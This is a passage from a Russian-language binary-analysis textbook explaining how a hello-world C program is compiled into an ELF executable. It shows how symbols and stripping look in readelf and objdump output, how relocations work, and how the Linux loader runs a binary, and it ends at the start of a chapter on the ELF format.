$ gcc compilation_example.c
$ file a.out
a.out: ❶ELF 64-bit LSB executable, x86-64, version 1 (SYSV), ❷dynamically
linked, ❸interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=d0e23ea731bce9de65619cadd58b14ecd8c015c7, ❹not stripped
$ ./a.out
Hello, world!
```

По умолчанию исполняемый файл называется `a.out`, однако это имя можно изменить, передав `gcc` параметр `-o`, за которым следует имя выходного файла. Теперь утилита `file` сообщает, что перед нами 64-разрядный исполняемый файл ELF с порядком байтов LSB ❶, а не перемещаемый файл, каким был результат этапа ассемблирования. Ещё одна важная деталь: файл скомпонован динамически ❷, то есть он использует библиотеки, которые не объединены с исполняемым файлом, а совместно используются всеми программами, работающими в той же системе. Наконец, строка `interpreter /lib64/ld-linux-x86-64.so.2` ❸ в выводе `file` указывает, какой динамический компоновщик будет применяться для разрешения последних зависимостей от динамических библиотек при загрузке исполняемого файла в память. Запустив бинарный файл командой `./a.out`, можно увидеть ожидаемый результат - строку «Hello, world!» в стандартном выводе. Это подтверждает, что создан работоспособный бинарный файл.

Но что означает сообщение о том, что из бинарного файла не «удалены символы» ❹? Об этом и пойдёт речь далее.

1.2. Символы и бинарные файлы без символов

Исходный код на языке высокого уровня, например на Си, строится вокруг функций и переменных с осмысленными, понятными человеку именами. При компиляции программы компилятор создаёт символы, которые сохраняют такие символьные имена и указывают, какой двоичный код и какие данные соответствуют каждому символу. Например, символы функций связывают символьные имена функций высокого уровня с начальным адресом и размером каждой функции. Обычно эта информация используется компоновщиком при объединении объектных файлов (например, для разрешения ссылок на функции и переменные между модулями), а также помогает при отладке.

1.2.1. Просмотр символьной информации

Чтобы вы представляли, как выглядит символьная информация, в листинге 1-6 показаны некоторые символы из нашего бинарного файла.

Листинг 1-6. Символы бинарного файла `a.out`, показанные программой `readelf`

```
$ ❶readelf --syms a.out

Symbol table '.dynsym' contains 4 entries:
    Num:    Value          Size Type    Bind   Vis      Ndx Name
      0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
      1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
```

```
      2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
      3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
Symbol table '.symtab' contains 67 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
    ...
    56: 0000000000601030     0 OBJECT  GLOBAL HIDDEN    25 __dso_handle
    57: 00000000004005d0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    58: 0000000000400550   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    59: 0000000000601040     0 NOTYPE  GLOBAL DEFAULT   26 _end
    60: 0000000000400430    42 FUNC    GLOBAL DEFAULT   14 _start
    61: 0000000000601038     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
    62: 0000000000400526    32 FUNC    GLOBAL DEFAULT   14 ❷main
    63: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    64: 0000000000601038     0 OBJECT  GLOBAL HIDDEN    25 __TMC_END__
    65: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    66: 00000000004003c8     0 FUNC    GLOBAL DEFAULT   11 _init
```

В листинге 1-6 я использовал `readelf` для отображения символов ❶. К утилите `readelf` и разбору всего её вывода мы вернёмся в главе 5. Пока лишь обратите внимание, что среди множества незнакомых символов присутствует символ функции `main` ❷. Для него указан адрес `0x400526`, по которому `main` будет находиться после загрузки бинарного файла в память. В выводе также приведён размер кода `main` - 32 байта - и указано, что это символ функции (тип `FUNC`).

Символьная информация может входить в состав бинарного файла, как в только что рассмотренном примере, либо храниться в отдельном файле символов; кроме того, существует несколько её разновидностей. Компоновщику достаточно основных символов, но для отладки можно создать гораздо более подробные сведения. Отладочные символы способны полностью связывать строки исходного кода с инструкциями на уровне бинарного файла, а также описывать параметры функций, сведения о кадрах стека и многое другое. Для бинарных файлов ELF отладочные символы обычно создаются в формате DWARF,[5] а бинарные файлы PE, как правило, используют закрытый формат Microsoft Program Database (PDB).[6] Сведения DWARF обычно встраиваются в бинарный файл, тогда как PDB хранится в отдельном файле символов.

Как нетрудно представить, символьная информация чрезвычайно полезна при бинарном анализе. Приведём лишь один пример: наличие набора чётко определённых символов функций существенно упрощает дизассемблирование, поскольку каждый такой символ можно использовать как начальную точку. Это, в частности, значительно снижает вероятность случайно дизассемблировать данные как код, что привело бы к появлению ложных инструкций в листинге. Знание того, какие части бинарного файла относятся к определённой функции и как она называется, также заметно облегчает специалисту по обратной разработке разделение кода на смысловые части и понимание его работы. Даже

основные символы компоновщика, в отличие от более подробных отладочных сведений, уже оказывают огромную помощь во многих задачах бинарного анализа.

Как уже упоминалось, символы можно разбирать утилитой `readelf` или программно с помощью библиотеки наподобие `libbfd`, что будет показано в главе 4. Существуют также библиотеки, специально предназначенные для разбора отладочных символов DWARF, например `libdwarf`, однако в этой книге они не рассматриваются.

К сожалению, подробные отладочные сведения обычно не включают в готовые к эксплуатации бинарные файлы, а зачастую удаляют даже основные символьные сведения - для уменьшения размера файлов и затруднения обратной разработки, особенно в случае вредоносного или проприетарного программного обеспечения. Поэтому специалисту по бинарному анализу часто приходится решать гораздо более сложную задачу: работать с бинарными файлами, из которых удалены все символьные сведения. В этой книге, если прямо не указано иное, я буду исходить из наличия минимально возможного объёма символьной информации и сосредоточусь на бинарных файлах без символов.

1.2.2. Ещё один бинарный файл переходит на тёмную сторону: удаление символов

Возможно, вы помните, что из нашего бинарного файла символы пока не удалены - это видно в выводе утилиты `file` в листинге 1-5. По-видимому, по умолчанию `gcc` не удаляет символы из только что скомпилированных бинарных файлов автоматически. Если вам интересно, как же бинарные файлы с символами превращаются в файлы без символов, то для этого достаточно одной команды с говорящим названием `strip`, как показано в листинге 1-7.

Листинг 1-7. Удаление символов из исполняемого файла

```
$ ❶strip --strip-all a.out
$ file a.out
a.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=d0e23ea731bce9de65619cadd58b14ecd8c015c7, ❷stripped
$ readelf --syms a.out

❸ Symbol table '.dynsym' contains 4 entries:
       Num:    Value          Size Type    Bind   Vis      Ndx Name
         0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
         1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
         2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
         3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
```

Вот и всё: теперь из нашего бинарного файла удалены символы ❶, что подтверждает вывод `file` ❷. В таблице символов `.dynsym` осталось лишь несколько символов ❸. Они используются для разрешения динамических зависимостей, например ссылок на динамические библиотеки, при загрузке бинарного файла в память, но почти бесполезны при дизассемблировании. Все остальные символы, включая показанный в листинге 1-6 символ функции `main`, исчезли.

1.3. Дизассемблирование бинарного файла

Теперь, когда вы увидели, как компилируется бинарный файл, рассмотрим содержимое объектного файла, полученного на этапе ассемблирования. Затем я дизассемблирую основной исполняемый бинарный файл, чтобы показать, чем его содержимое отличается от содержимого объектного файла. Так вы сможете яснее понять, что находится в объектном файле и что добавляется на этапе компоновки.

1.3.1. Взгляд внутрь объектного файла

Пока для всех операций дизассемблирования я буду использовать утилиту `objdump` (другие средства дизассемблирования рассматриваются в главе 6). Это простой и удобный дизассемблер, входящий в состав большинства дистрибутивов Linux и идеально подходящий для быстрого знакомства с кодом и данными бинарного файла. В листинге 1-8 показана дизассемблированная версия нашего объектного файла `compilation_example.o`.

Листинг 1-8. Дизассемблирование объектного файла

```
$ ❶objdump -sj .rodata compilation_example.o

compilation_example.o:     file format elf64-x86-64

Contents of section .rodata:
  0000 48656c6c 6f2c2077 6f726c64 2100      Hello, world!.

$ ❷objdump -M intel -d compilation_example.o

compilation_example.o:     file format elf64-x86-64

Disassembly of section .text:

0000000000000000 ❸<main>:
    0:   55                      push   rbp
    1:   48 89 e5                mov    rbp,rsp
    4:   48 83 ec 10             sub    rsp,0x10
    8:   89 7d fc                mov    DWORD PTR [rbp-0x4],edi
    b:   48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
    f:   bf 00 00 00 00          mov    edi,❹0x0
   14:   e8 00 00 00 00        ❺call   19 <main+0x19>
   19:   b8 00 00 00 00          mov    eax,0x0
   1e:   c9                      leave
   1f:   c3                      ret
```

Если внимательно изучить листинг 1-8, можно заметить, что я дважды вызвал `objdump`. В первый раз, в точке ❶, я поручил `objdump` показать содержимое раздела `.rodata`. Его название означает «данные только для чтения» (read-only data); именно в этой части бинарного файла хранятся все константы, включая строку «Hello, world!». Более подробно `.rodata` и другие разделы бинарных файлов ELF рассматриваются в главе 2, посвящённой формату ELF. Пока обратите внимание, что содержимое `.rodata` представляет собой строку в кодировке ASCII, показанную в левой части вывода. Справа приведено понятное человеку представление тех же байтов.

Второй вызов `objdump` в точке ❷ дизассемблирует в синтаксисе Intel весь код объектного файла. Как видите, файл содержит только код функции `main` ❸, поскольку это единственная функция, определённая в исходном файле. За исключением нескольких макросов уровня ассемблера, вывод в основном довольно точно соответствует ассемблерному коду, ранее созданному на этапе компиляции. Интересно, что указателю на строку «Hello, world!» в точке ❹ присвоено нулевое значение. Следующий вызов ❺, который должен вывести строку на экран с помощью `puts`, тоже указывает в бессмысленное место - на смещение 19 в середине `main`.

Почему вызов, который должен ссылаться на `puts`, вместо этого указывает в середину `main`? Ранее я упоминал, что ссылки на данные и код из объектных файлов ещё не разрешены полностью, потому что компилятор не знает, по какому базовому адресу впоследствии будет загружен файл. Именно поэтому в объектном файле вызов `puts` пока не разрешён правильно: файл ожидает, что компоновщик подставит верное значение этой ссылки. В этом можно убедиться, попросив `readelf` показать все символы перемещения, присутствующие в объектном файле, как сделано в листинге 1-9.

Листинг 1-9. Символы перемещения, показанные программой `readelf`

```
$ readelf --relocs compilation_example.o

Relocation section '.rela.text' at offset 0x210 contains 2 entries:
  Offset          Info           Type         Sym. Value    Sym. Name + Addend
❶ 000000000010      00050000000a R_X86_64_32    0000000000000000              .rodata    + 0
❷ 000000000015      000a00000002 R_X86_64_PC32  0000000000000000              puts    - 4
...
```

Символ перемещения в точке ❶ сообщает компоновщику, что ссылку на строку следует разрешить так, чтобы она указывала на тот адрес, по которому строка в итоге окажется в разделе `.rodata`. Аналогично строка, отмеченная ❷, указывает компоновщику, как разрешить вызов `puts`.

Возможно, вы заметили, что из символа `puts` вычитается значение 4. Пока это можно оставить без внимания: вычисление перемещений компоновщиком несколько сложно, а вывод `readelf` способен сбить с толку, поэтому здесь я опущу подробности перемещения и сосредоточусь на общей картине дизассемблирования бинарного файла. Более подробные сведения о символах перемещения приведены в главе 2.

Крайний левый столбец каждой строки вывода `readelf`, выделенный в листинге 1-9, содержит смещение в объектном файле, по которому следует записать разрешённую ссылку. Если вы внимательно следили за изложением, то могли заметить, что в обоих случаях оно на единицу больше смещения инструкции, которую требуется исправить. Например, в выводе `objdump` вызов `puts` находится по смещению кода `0x14`, но символ перемещения вместо этого указывает на смещение `0x15`. Дело в том, что перезаписать требуется лишь операнд инструкции, а не её код операции. Так получилось, что у обеих исправляемых инструкций код операции занимает 1 байт, поэтому символ перемещения должен пропустить этот байт и указать на операнд инструкции.

1.3.2. Исследование полного исполняемого бинарного файла

Теперь, когда вы увидели внутреннее устройство объектного файла, пришло время дизассемблировать полный бинарный файл. Начнём с примера, содержащего символы, а затем перейдём к его эквиваленту без символов и посмотрим, чем различаются результаты дизассемблирования. Между дизассемблированием объектного и исполняемого бинарного файла существует значительная разница, как видно из вывода `objdump` в листинге 1-10.

Листинг 1-10. Дизассемблирование исполняемого файла с помощью `objdump`

```
$ objdump -M intel -d a.out

a.out:     file format elf64-x86-64

Disassembly of section ❶.init:

00000000004003c8 <_init>:
  4003c8:  48 83 ec 08           sub    rsp,0x8
  4003cc:  48 8b 05 25 0c 20 00  mov    rax,QWORD PTR [rip+0x200c25]
  4003d3:  48 85 c0              test   rax,rax
  4003d6:  74 05                 je     4003dd <_init+0x15>
  4003d8:  e8 43 00 00 00        call   400420 <__libc_start_main@plt+0x10>
  4003dd:  48 83 c4 08           add    rsp,0x8
  4003e1:  c3                    ret

Disassembly of section ❷.plt:

00000000004003f0 <puts@plt-0x10>:
  4003f0:  ff 35 12 0c 20 00     push   QWORD PTR [rip+0x200c12]
  4003f6:  ff 25 14 0c 20 00     jmp    QWORD PTR [rip+0x200c14]
  4003fc:  0f 1f 40 00           nop    DWORD PTR [rax+0x0]

0000000000400400 <puts@plt>:
  400400:  ff 25 12 0c 20 00     jmp    QWORD PTR [rip+0x200c12]
  400406:  68 00 00 00 00        push   0x0
  40040b:  e9 e0 ff ff ff        jmp    4003f0 <_init+0x28>

...

Disassembly of section ❸.text:

0000000000400430 <_start>:
  400430:  31 ed                 xor    ebp,ebp
  400432:  49 89 d1              mov    r9,rdx
  400435:  5e                    pop    rsi
  400436:  48 89 e2              mov    rdx,rsp
  400439:  48 83 e4 f0           and    rsp,0xfffffffffffffff0
```

```
  40043d:  50                    push   rax
  40043e:  54                    push   rsp
  40043f:  49 c7 c0 c0 05 40 00  mov    r8,0x4005c0
  400446:  48 c7 c1 50 05 40 00  mov    rcx,0x400550
  40044d:  48 c7 c7 26 05 40 00  mov    rdi,0x400526
  400454:  e8 b7 ff ff ff        call   400410 <__libc_start_main@plt>
  400459:  f4                    hlt
  40045a:  66 0f 1f 44 00 00     nop    WORD PTR [rax+rax*1+0x0]

0000000000400460 <deregister_tm_clones>:
...

0000000000400526 ❹<main>:
  400526:  55                    push   rbp
  400527:  48 89 e5              mov    rbp,rsp
  40052a:  48 83 ec 10           sub    rsp,0x10
  40052e:  89 7d fc              mov    DWORD PTR [rbp-0x4],edi
  400531:  48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  400535:  bf d4 05 40 00        mov    edi,0x4005d4
  40053a:  e8 c1 fe ff ff        call   400400 ❺<puts@plt>
  40053f:  b8 00 00 00 00        mov    eax,0x0
  400544:  c9                    leave
  400545:  c3                    ret
  400546:  66 2e 0f 1f 84 00 00  nop    WORD PTR cs:[rax+rax*1+0x0]
  40054d:  00 00 00

0000000000400550 <__libc_csu_init>:
...

Disassembly of section .fini:

00000000004005c4 <_fini>:
  4005c4:  48 83 ec 08           sub    rsp,0x8
  4005c8:  48 83 c4 08           add    rsp,0x8
  4005cc:  c3                    ret
```

Как видите, бинарный файл содержит гораздо больше кода, чем объектный. Теперь в нём находится не только функция `main` и даже не один-единственный раздел кода. Появилось несколько разделов с такими именами, как `.init` ❶, `.plt` ❷ и `.text` ❸. Все они содержат код, выполняющий разные задачи, например инициализацию программы или роль заглушек для вызова разделяемых библиотек.

Раздел `.text` является основным разделом кода и содержит функцию `main` ❹. В нём также находится ряд других функций, например `_start`, которые отвечают за подготовку аргументов командной строки и среды выполнения для `main`, а также за очистку после завершения `main`. Эти дополнительные функции являются стандартными и присутствуют в любом бинарном файле ELF, созданном `gcc`.

Кроме того, видно, что ранее незавершённые ссылки на код и данные теперь разрешены компоновщиком. Например, вызов `puts` ❺ указывает на правильную заглушку в разделе `.plt` для разделяемой библиотеки, содержащей `puts`. (Работа заглушек PLT объясняется в главе 2.)

Таким образом, полный исполняемый бинарный файл содержит значительно больше кода и данных, хотя данные здесь не показаны, чем соответствующий объектный файл. Однако пока интерпретировать вывод ненамного труднее. Всё меняется после удаления из бинарного файла символов, как показано в листинге 1-11, где `objdump` дизассемблирует версию нашего файла без символов.

Листинг 1-11. Дизассемблирование исполняемого файла без символов с помощью `objdump`

```
$ objdump -M intel -d ./a.out.stripped

./a.out.stripped:     file format elf64-x86-64

Disassembly of section ❶.init:
```

```
00000000004003c8 <.init>:
  4003c8:  48 83 ec 08           sub    rsp,0x8
  4003cc:  48 8b 05 25 0c 20 00  mov    rax,QWORD PTR [rip+0x200c25]
  4003d3:  48 85 c0              test   rax,rax
  4003d6:  74 05                 je     4003dd <puts@plt-0x23>
  4003d8:  e8 43 00 00 00        call   400420 <__libc_start_main@plt+0x10>
  4003dd:  48 83 c4 08           add    rsp,0x8
  4003e1:  c3                    ret

Disassembly of section ❷.plt:
...

Disassembly of section ❸.text:

0000000000400430 <.text>:
❹ 400430:  31 ed                 xor    ebp,ebp
  400432:  49 89 d1              mov    r9,rdx
  400435:  5e                    pop    rsi
  400436:  48 89 e2              mov    rdx,rsp
  400439:  48 83 e4 f0           and    rsp,0xfffffffffffffff0
  40043d:  50                    push   rax
  40043e:  54                    push   rsp
  40043f:  49 c7 c0 c0 05 40 00  mov    r8,0x4005c0
  400446:  48 c7 c1 50 05 40 00  mov    rcx,0x400550
  40044d:  48 c7 c7 26 05 40 00  mov    rdi,0x400526
❺ 400454:  e8 b7 ff ff ff        call   400410 <__libc_start_main@plt>
  400459:  f4                    hlt
  40045a:  66 0f 1f 44 00 00     nop    WORD PTR [rax+rax*1+0x0]
❻ 400460:  b8 3f 10 60 00        mov    eax,0x60103f
  ...
  400520:  5d                    pop    rbp
  400521:  e9 7a ff ff ff        jmp    4004a0 <__libc_start_main@plt+0x90>
❼ 400526:  55                    push   rbp
  400527:  48 89 e5              mov    rbp,rsp
  40052a:  48 83 ec 10           sub    rsp,0x10
  40052e:  89 7d fc              mov    DWORD PTR [rbp-0x4],edi
  400531:  48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  400535:  bf d4 05 40 00        mov    edi,0x4005d4
  40053a:  e8 c1 fe ff ff        call   400400 <puts@plt>
  40053f:  b8 00 00 00 00        mov    eax,0x0
  400544:  c9                    leave
❽ 400545:  c3                    ret
  400546:  66 2e 0f 1f 84 00 00  nop    WORD PTR cs:[rax+rax*1+0x0]
  40054d:  00 00 00
  400550:  41 57                 push   r15
  400552:  41 56                 push   r14
  ...

Disassembly of section .fini:

00000000004005c4 <.fini>:
  4005c4:  48 83 ec 08           sub    rsp,0x8
  4005c8:  48 83 c4 08           add    rsp,0x8
  4005cc:  c3                    ret
```

Главный вывод из листинга 1-11 состоит в том, что различные разделы по-прежнему чётко различимы (они отмечены ❶, ❷ и ❸), а функции - нет. Вместо этого все функции слиты в одну большую массу кода. Функция `_start` начинается в точке ❹, а `deregister_tm_clones` - в точке ❻. Функция `main` начинается в точке ❼ и заканчивается в точке ❽, однако ни в одном из этих случаев нет никаких особых признаков того, что инструкции у соответствующих маркеров являются началами функций. Единственное исключение - функции в разделе `.plt`, имена которых сохраняются, как и прежде; это видно по вызову `__libc_start_main` в точке ❺. Во всём остальном разбираться в листинге придётся самостоятельно.

Даже в этом простом примере уже легко запутаться. Представьте, насколько трудно понять крупный бинарный файл, в котором сотни различных функций слиты воедино! Именно поэтому точное автоматическое обнаружение функций так важно во многих областях бинарного анализа, что подробно обсуждается в главе 6.

1.4. Загрузка и исполнение бинарного файла

Теперь вы знаете, как работает компиляция и как бинарные файлы выглядят изнутри. Вы также научились статически дизассемблировать их с помощью `objdump`. Если вы повторяли все действия, то на вашем жёстком диске должен находиться собственный новенький бинарный файл. Теперь вы узнаете, что происходит при его загрузке и исполнении; это пригодится при обсуждении концепций динамического анализа в последующих главах.

Хотя точные подробности зависят от платформы и бинарного формата, загрузка и исполнение бинарного файла обычно включают несколько основных этапов. На рис. 1-2 показано, как загруженный бинарный файл ELF, подобный только что скомпилированному, представлен в памяти системы на основе Linux. На высоком уровне загрузка бинарного файла PE в Windows происходит очень похоже.




Рис. 1-2. Загрузка бинарного файла ELF в системе на основе Linux

Загрузка бинарного файла - сложный процесс, требующий от операционной системы значительной работы. Важно также понимать, что представление бинарного файла в памяти не обязательно точно соответствует его представлению на диске. Например, большие области данных, инициализированных нулями, могут быть свёрнуты в дисковом файле для экономии места, тогда как в памяти все эти нули будут развёрнуты. Некоторые части дискового бинарного файла могут располагаться в памяти в другом порядке или вовсе туда не загружаться. Поскольку подробности зависят от бинарного формата, различия между дисковым представлением и представлением в памяти рассматриваются в главе 2 для формата ELF и в главе 3 для формата PE. Пока ограничимся общим обзором происходящего во время загрузки.

Когда вы решаете запустить бинарный файл, операционная система сначала создаёт новый процесс, в котором будет работать программа, включая виртуальное адресное пространство.[7] Затем операционная система отображает интерпретатор в виртуальную память процесса. Это программа пользовательского пространства, умеющая загружать бинарный файл и выполнять необходимые перемещения. В Linux интерпретатором обычно служит разделяемая библиотека `ld-linux.so`. В Windows функции интерпретатора реализованы в составе `ntdll.dll`. После загрузки интерпретатора ядро передаёт ему управление, и тот начинает работу в пользовательском пространстве.

В бинарных файлах Linux ELF имеется специальный раздел `.interp`, задающий путь к интерпретатору, который следует использовать для загрузки файла. Его можно увидеть с помощью `readelf`, как показано в листинге 1-12.

Листинг 1-12. Содержимое раздела `.interp`

```
$ readelf -p .interp a.out

String dump of section '.interp':
   [     0]  /lib64/ld-linux-x86-64.so.2
```

Как уже говорилось, интерпретатор загружает бинарный файл в его виртуальное адресное пространство - то же самое, в которое загружен сам интерпретатор. Затем он разбирает бинарный файл, чтобы, помимо прочего, выяснить, какие динамические библиотеки тот использует. Интерпретатор отображает их в виртуальное адресное пространство с помощью `mmap` или эквивалентной функции, а затем выполняет все необходимые заключительные перемещения в разделах кода бинарного файла, подставляя правильные адреса в ссылки на динамические библиотеки. В действительности разрешение ссылок на функции динамических библиотек часто откладывается. Иными словами, вместо немедленного разрешения этих ссылок во время загрузки интерпретатор разрешает их лишь при первом вызове. Такой подход называется ленивым связыванием и подробнее объясняется в главе 2. По окончании перемещения интерпретатор находит точку входа бинарного файла и передаёт ей управление, после чего начинается обычное исполнение файла.

1.5. Итоги

Теперь, когда вы познакомились с общим устройством и жизненным циклом бинарного файла, пора перейти к подробностям конкретного бинарного формата. Начнём с широко распространённого формата ELF, которому посвящена следующая глава.

Упражнения

1. Поиск функций

Напишите программу на Си, содержащую несколько функций, и последовательно скомпилируйте её в ассемблерный файл, объектный файл и исполняемый бинарный файл. Попробуйте найти написанные функции в ассемблерном файле, а также в дизассемблированных объектном и исполняемом файлах. Видите ли вы соответствие между кодом на Си и ассемблерным кодом? Наконец, удалите символы из исполняемого файла и снова попытайтесь определить функции.

2. Разделы

Как вы уже увидели, бинарные файлы ELF, как и бинарные файлы других типов, делятся на разделы. Одни разделы содержат код, другие - данные. Как вы думаете, почему существует такое разделение? Чем, по вашему мнению, отличается процесс загрузки разделов кода и данных? Обязательно ли копировать в память все разделы при загрузке бинарного файла для исполнения?

Примечания

[1] [назад] Существуют также такие языки, как Python и JavaScript, программы на которых интерпретируются непосредственно во время выполнения, а не компилируются целиком. Иногда части интерпретируемого кода компилируются точно к моменту исполнения (just in time, JIT), по мере работы программы. При этом в памяти появляется двоичный код, который можно анализировать описанными в этой книге методами. Поскольку анализ интерпретируемых языков требует специализированных действий, зависящих от конкретного языка, я не стану подробно рассматривать этот процесс.
[2] [назад] Обратите внимание: `gcc` оптимизировал вызов `printf`, заменив его вызовом `puts`.
[3] [назад] Существуют также позиционно-независимые (перемещаемые) исполняемые файлы, однако `file` определяет их как разделяемые объекты, а не как перемещаемые файлы. Отличить их от обычных разделяемых библиотек можно по наличию адреса точки входа.
[4] [назад] Дополнительные материалы об LTO приведены в приложении D.
[5] [назад] Если вам любопытно, сокращение DWARF на самом деле ничего не означает. Название выбрано лишь потому, что хорошо сочетается с «ELF» - по крайней мере, если думать о мифологических существах.
[6] [назад] Ссылки на дополнительные материалы о DWARF и PDB приведены в приложении D.
[7] [назад] В современных операционных системах, где одновременно может работать множество программ, каждая программа имеет собственное виртуальное адресное пространство, изолированное от пространств других программ. Все обращения к памяти со стороны приложений пользовательского режима используют виртуальные адреса памяти (virtual memory addresses, VMA), а не физические. Операционная система может по мере необходимости перемещать части виртуальной памяти программы в физическую память или из неё, благодаря чему множество программ прозрачно разделяет сравнительно небольшой объём физической памяти.

Глава 2. Формат ELF

Теперь, когда у вас сложилось общее представление о внешнем и внутреннем устройстве бинарных файлов, вы готовы углубиться в настоящий бинарный формат. В этой главе мы исследуем формат исполняемых и компонуемых файлов (Executable and Linkable Format, ELF), который используется по умолчанию в системах на основе Linux и с которым вы будете работать в этой книге.

ELF применяется для исполняемых и объектных файлов, разделяемых библиотек и дампов памяти. Здесь я сосредоточусь на исполняемых файлах ELF, однако те же принципы относятся и к остальным типам файлов ELF. Поскольку в этой книге вам предстоит работать главным образом с 64-разрядными бинарными файлами, обсуждение будет построено вокруг 64-разрядного формата ELF. Впрочем, 32-разрядный формат устроен похоже и отличается преимущественно размером и порядком некоторых полей заголовков и других структур данных. Обобщить рассматриваемые здесь принципы для 32-разрядных бинарных файлов ELF будет нетрудно.

На рис. 2-1 показаны формат и содержимое типичного 64-разрядного исполняемого файла ELF. При первом подробном знакомстве с бинарными файлами ELF множество тонкостей может показаться ошеломляющим. Но по существу бинарный файл ELF состоит лишь из четырёх типов компонентов: исполняемого заголовка, последовательности необязательных программных заголовков, некоторого количества разделов и последовательности необязательных заголовков разделов - по одному на каждый раздел. Далее мы рассмотрим каждый из этих компонентов.

